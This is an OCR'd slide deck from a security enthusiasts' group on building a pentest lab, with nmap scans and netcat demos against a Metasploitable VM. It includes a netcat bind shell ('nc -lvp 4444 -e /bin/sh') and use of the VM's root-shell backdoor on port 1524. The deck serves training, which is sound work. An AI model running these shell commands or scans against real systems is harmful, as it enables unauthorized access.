THESSSEC

JUST ANOTHER GROUP OF PRIVACY & SECURITY ENTHUSIASTS.

2_OPSEC_PENTESTLAB

FROM SETUP TO EXPLOITATION

Basic Requirements

- Networking
- Vulnerable Stuff
- Toolkit
- A twisted mind

Networking Keywords:

IPs (2^{32}), Ports (0-65.535), Packets

Why Enumerate?


DO NOT scan networks unless
you **own them** or **given permission**


- nmap –sn 192.168.1.1-50
- Nmap –sS 192.168.1.X
- Nmap –Sv –Og 192.168.1.S

- DHCP 51-255
- Static IPS 1-50


ThessSec
Just another group of privacy & security enthusiasts.

nmap demo


root@thessSec:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.190.128 netmask 255.255.255.0 broadcast 192.168.190.255
inet6 fe80::20c:29ff:fe22:c918 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:22:c9:18 txqueuelen 1000 (Ethernet)
RX packets 340 bytes 44444 (43.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 117 bytes 11057 (10.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@thessSec:~# nmap -sn 192.168.190.0/24
Starting Nmap 7.25BETA1 (https://nmap.org) at 2017-03-24 07:40 EDT
Nmap scan report for 192.168.190.1
Host is up (0.00061s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.190.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:F3:92:DB (VMware)
Nmap scan report for 192.168.190.130
Host is up (0.00084s latency).
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Nmap scan report for 192.168.190.254
Host is up (0.00023s latency).
MAC Address: 00:50:56:F3:9C:4F (VMware)
Nmap scan report for 192.168.190.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds

```
root@thessSec:~# nmap -sS 192.168.190.130

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-24 07:43 EDT
Nmap scan report for 192.168.190.130
Host is up (0.00017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

```
root@thessSec:~# nmap -sV 192.168.190.130

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-24 07:43 EDT
Nmap scan report for 192.168.190.130
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs:
Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 14.55 seconds
```

“The TCP/IP Swiss Army Knife”

Netcat (nc) :

- Networking utility
- Read-Write to Network Connections
- TCP-UDP
- Data transfer
- Various uses (even port scanning!)


ThessSec
Just another group of privacy & security enthusiasts.

netcat demo

```
root@thessSec:~# nc 192.168.190.130 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 24 Mar 2017 12:10:55 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```


root@thessSec:~# nc 192.168.190.130 1524
root@metasploitable:/#

```
root@thessSec:~# nc -lvp 4444 -e /bin/sh
listening on [any] 4444 ...
connect to [192.168.190.128] from thessSec [192.168.190.128] 50562
```

```
root@thessSec:~# nc 192.168.190.128 4444
whoami
root
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
vmwaretoolz
```

Network Settings in VMs

- Bridged
- NAT
- Host-Only
- Other – custom
- Lan Segment (deprecated)

What is Metasploitable?

- Open Source
- Intentionally Vulnerable Machine
- Used for
  - Training
  - Development
  - Testing
  - Demonstrations

Metasploitable Demo

Thank You. Q & A

Contact:

georgkonst@ece.auth.gr

github.com/gakonst